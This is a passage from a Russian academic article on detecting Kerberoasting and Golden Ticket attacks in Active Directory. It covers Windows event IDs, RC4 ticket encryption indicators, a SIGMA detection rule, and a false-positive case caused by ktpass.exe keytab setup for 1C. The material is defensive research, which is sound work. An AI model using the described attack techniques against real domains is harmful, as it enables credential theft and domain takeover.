

Рис. 15 – Проверка доступа к папке администраторов

Способы детектирования атак на протокол Kerberos и методы защиты

Для анализа атак на протокол **Kerberos**, рассмотренных в статье, важно внимательно изучить события, фиксируемые в журнале безопасности Windows. Эти события дают представление о типах запросов, которые могут быть как частью нормальной работы системы, так и индикаторами компрометации.

[6] **Событие 4768** отображает запрос на выдачу **TGT (Ticket Granting Ticket)**, который формируется, когда пользователь пытается получить доступ к ресурсам домена. Оно характеризуется типом шифрования, используемым для защиты тикета. В современном окружении доменов, где включено сильное шифрование, таким типом чаще всего является **AES-256-CTS**, идентифицируемый в логах как **0x12**. Это стандартное поведение для защищённой инфраструктуры. Пример такого события представлен на рисунке 16.



Рис. 16 – Легитимное событие при проверке подлинности

Событие 4769 регистрируется при запросе **TGS (Ticket Granting Service)** для сервиса. В норме оно связано с событием **4768**, но при атаке Kerberoasting такие связи отсутствуют, а запросы часто используют устаревшее шифрование **RC4-HMAC (0x17)**, позволяющее извлекать хэши паролей для перебора.

Golden Ticket – атака с использованием поддельного TGT, созданного на основе хэша учётной записи **krbtgt**. **Событие 4768** может отсутствовать, так как тикет создаётся вне **KDC**. При запросе TGS появляется **событие 4769**, часто с шифрованием **RC4-HMAC**, а тикеты имеют аномально длительные сроки действия, что отличает их от обычных запросов. Пример событий, которые могут указывать на попытку эксплуатации уязвимости, представлены на рисунке 17.

Рис. 17 – Артефакты при проведении атак «Kerberoasting» и «Golden Ticket»

Если подытожить сказанное, а также обратить внимание на журналы событий, то можно прийти к выводу, что при атаках «Kerberoasting» и «Golden Ticket» возникает событие **4769** с запросом к **TGS (Ticket Granting Service),** при этом без **event.id 4768** с запросом на выдачу **TGT (Ticket Granting Ticket),** а также не появляется события 4624 об успешном входе, поскольку при атаке этот тикет не используется для фактической аутентификации, а только для извлечения хэша или выдаче самописного тикета. При этом надо учитывать и тот факт, что в самом тикете используется не современное шифрование **AES-256-CTS-HMAC-SHA1-96,** которое обозначается как **0x12,** а устаревший и слабый тип шифрования **RC4-HMAC**

с условным обозначением в журнале безопасности **0x17.** Сам же тикет имеет очень долгий срок действия, в нашем случае (рис. 11), он действовал 10 лет вместо стандартных 10 часов. Однако у такого тикета существует особенность, что он перестает действовать после смены пароля от учетной записи **krbtgt.** В таких случаях стандартная рекомендация – немедленно сменить пароль от учётной записи **krbtgt** и провести вторую смену пароля **через 10 часов**, чтобы учесть стандартное время обновления тикетов.

Для детектирования атаки **Kerberoasting,** которая будет являться начальным вектором для получения пароля от учетных записей krbauth можно использовать следующее SIGMA-правило:

title: Possible Kerberoasting Attack

id: f6f5c9b1-6f8d-4e7d-bc77-kerberoasting

status: experimental

description: Detects possible Kerberoasting attacks based on Kerberos TGS event logs.

author: Pavel and Nariman

date: 2024-12-19

logsource:

category: windows

product: security

detection:

selection:

EventID: 4769

TicketOptions: 0x40810000

TicketEncryptionType: 0x17

condition: selection

falsepositives:

- Services configured to use RC4-HMAC

- Legacy applications

level: high

tags:

- attack.t1558.003

- detection.kerberos

- kerberoasting

Срабатывание этого правила также будет серьезным поводом для проверки того, что не была ли совершена атака Golden Ticket, которая включает проверку на наличие тикетов с большим сроком действия. Стоит учитывать тот факт, что исключительно срабатывание данного правила не говорит о точном факте проведения одной из атак, поскольку поведение некоторых учетных записей может быть схоже с нелегитимным, однако факт их появления должен находится под постоянным мониторингом и, в случае возникновения предположения о нестандартной работе системы, стоит придерживаться рекомендации о смене пароля от учетной записи **krbtgt**. Также важно не использовать слабые пароли для данной учетной записи, чтобы значительно снизить подбор пароля от нее.

Пример ложноположительного события, схожие с атаками Kerberoasting и Golden Ticket

В предоставленной записи из журнала (лог-файл) видна активность, которая на первый взгляд может показаться атакой на Kerberos. В частности, фиксируется использование утилиты **ktpass.exe**, которая применяется для генерации файла ключей для **Kerberos**. Указание принципала учетной записи, пароля и вывод ключа в файл **.keytab** выглядит как ручное вмешательство в работу протокола. Команда вроде **ktpass.exe -princ ... -mapuser ... -pass ... -out ...** создает впечатление подготовки к атаке, например, **Golden Ticket**.

Рис. 18 – Генерация ключа через ktpass

Далее, в событии **4769** видно запрос тикета службы (TGS), где используется слабый тип шифрования **RC4 (Ticket Encryption Type: 0x17)**. В сочетании с установленными флагами **TicketOptions: 0x40810000** – **Forwardable и Renewable** – это усиливает подозрения, так как такие параметры часто встречаются в поддельных тикетах. Кроме того, активность исходит от учетной записи, которая не характерна для стандартной работы пользователей, что может указывать на аномалию.

Рис. 19 – Запрос тикета службы

На первый взгляд такая активность выглядит подозрительно, поскольку имеет характерные черты:

- Использование устаревшего и уязвимого алгоритма шифрования RC4-HMAC, который часто применяется в атаках **Kerberoasting**.

- Значение **TicketOptions (0x40810000),** характерное для поддельных тикетов (**Golden Ticket**).
- Ручное вмешательство в работу **Kerberos** через утилиты вроде **ktpass.exe**.

Разобравшись в сути логов, становится очевидным, что такая активность вызвана легитимной настройкой Kerberos-аутентификации для работы 1С на сервере **Linux**. Для этого требуется выполнить несколько действий, которые внешне напоминают атаки и могут расцениваться как аномальное поведение.

Во-первых, используется утилита **ktpass.exe**. Она необходима для создания файла ключей, связывающего учетную запись Active Directory с сервисами 1С на сервере Linux. Для выполнения этой операции действительно указывается принципал и пароль учетной записи, что фиксируется в логах как подозрительная команда.

Во-вторых, создается новая учетная запись в Active Directory, например, **usr1cv8**, которая ассоциируется с запросами к серверу 1С. Однако из-за особенностей реализации 1С используется устаревший алгоритм шифрования **RC4-HMAC**, что усиливает сходство с рассмотренными в статье атаками. После настройки учетной записи происходит генерация ключей, а затем инициируются запросы тикетов Kerberos. Эти запросы могут включать **TicketOptions** с параметрами **Forwardable и Renewable**, что также похоже на **Golden Ticket**.

Вывод

В ходе проведения научных исследований были рассмотрены принципы работы протокола аутентификации Kerberos, в том числе изучены его уязвимости. Практической реализацией исследований является моделирование атаки на домен с целью получения пароля от учетной записи, а также создание собственного пользователя с неограниченным доступом к

любой информации на домене, то есть, получившего полный контроль над атакуемым узлом. Также в результате проведения атаки были обнаружены артефакты, которые являются демаскирующим признаком при проведении данной атаки. В качестве методики защиты от атаки, было предложено правило для детектирования подозрительной активности, связанной с особенностями работы Kerberos.

Стоит учитывать, что детектирование атак, связанных с использованием Kerberos, требует дальнейшего изучения ложноположительных сработок, подобных тем, что были продемонстрированы в примере, для создания комбинаций правил и задействования эвристических методов обнаружения. [11] Дальнейшие исследования будут направлены на проведение большего числа экспериментов на разных массивах данных, с целью выявления ложноположительных сработок, их оценивания в процентном соотношении с положительными и, как следствие, доработка предложенных правил с целью уменьшения ошибок срабатывания системы защиты, и на разработку специальной утилиты, которая, на основе эвристических методов обнаружения атак, смогла бы быть интегрирована в существующую систему защиты для обнаружения рассматриваемого класса атак.

Литература

1. Хаваджа Гас. Kali Linux: библия пентестера. СПб.: Питер. 2023. С. 23–73

2. Хакер Ральф. Active Directory глазами хакера. СПб.: БХВ-Петербург. 2021. С. 133–142

3. Что такое Kerberos и как он работает? Merion. 2023. URL: wiki.merionet.ru/articles/cto-takoe-kerberos-i-kak-on-rabotaet

4. Расширение привилегий через Kerberos: Атака Kerberoasting. SecurityLab.ru. 2022. URL: securitylab.ru/analytics/496049.php

5. Расширение привилегий через Kerberos: Атака Kerberoasting. Xakep. 2020. URL: xakep.ru/2020/04/15/windows-ad-persistence (доступ ограничен).

6. Sikorski Michael, Honig Andrew. Practical Malware Analysis. San Francisco: No Starch Press. 2012. 800 p.

7. Mitnick Kevin. The Art of Deception. Hoboken: Wiley. 2002. 368 p.

8. Stallings William. Cryptography and Network Security. Boston: Pearson. 2021. 720 p.

9. Oriyano Sean-Philip. Penetration Testing Essentials. Indianapolis: Sybex. 2017. 240 p.

10. Болдыревский П.Б., Зюзин В.Д. Разработка алгоритма установления защищенного соединения для одноранговых виртуальных частных сетей с использованием многоуровневой криптографической защиты. Инженерный вестник Дона. 2024. №12. URL: ivdon.ru/ru/magazine/archive/n12y2024/9714

11. Большаков М.А., Ходаковский В.А. Подход к повышению качества моделей машинного обучения в задачах мониторинга сложных систем на основе применения метрических пространств. Инженерный вестник Дона. 2024. №11. URL: ivdon.ru/ru/magazine/archive/n11y2024/9630

References

1. Khavadzha Gas. Kali Linux: bibliya pentestera [Kali Linux: The Pentester’s Bible]. Sankt-Peterburg: Piter. 2023. Pp. 23–73

2. Haker Ralf. Active Directory glazami hakera [Active Directory Through the Eyes of a Hacker]. Saint Petersburg: BHV-Peterburg. 2021. Pp. 133–142

3. Chto takoe Kerberos i kak on rabotaet? [What is Kerberos and How Does It Work?]. Merion. 2023. URL: wiki.merionet.ru/articles/cto-takoe-kerberos-i-kak-on-rabotaet

4. Rasshirenie privilegiy cherez Kerberos: Ataka Kerberoasting [Privilege Escalation via Kerberos: Kerberoasting Attack]. SecurityLab.ru. 2022. URL: securitylab.ru/analytics/496049.php

5. Rasshirenie privilegiy cherez Kerberos: Ataka Kerberoasting [Privilege Escalation via Kerberos: Kerberoasting Attack]. Xakep. 2020. URL: xakep.ru/2020/04/15/windows-ad-persistence (limited access).

6. Sikorski Michael, Honig Andrew. Practical Malware Analysis. San Francisco: No Starch Press. 2012. 800 p.

7. Mitnick Kevin. The Art of Deception. Hoboken: Wiley. 2002. 368 p.

8. Stallings William. Cryptography and Network Security. Boston: Pearson. 2021. 720 p.

9. Oriyano Sean-Philip. Penetration Testing Essentials. Indianapolis: Sybex. 2017. 240 p.

10. Boldyrevskiy P. B., Zyuzin V. D. Inzhenernyj vestnik Dona. 2024. No. 12. URL: ivdon.ru/ru/magazine/archive/n12y2024/9714

12. Bolshakov M. A., Khodakovskiy V. A. Inzhenernyj vestnik Dona. 2024. No. 11.ivdon.ru/ru/magazine/archive/n11y2024/9630

Дата поступления: 21.12.2024

Дата публикации: 4.02.2025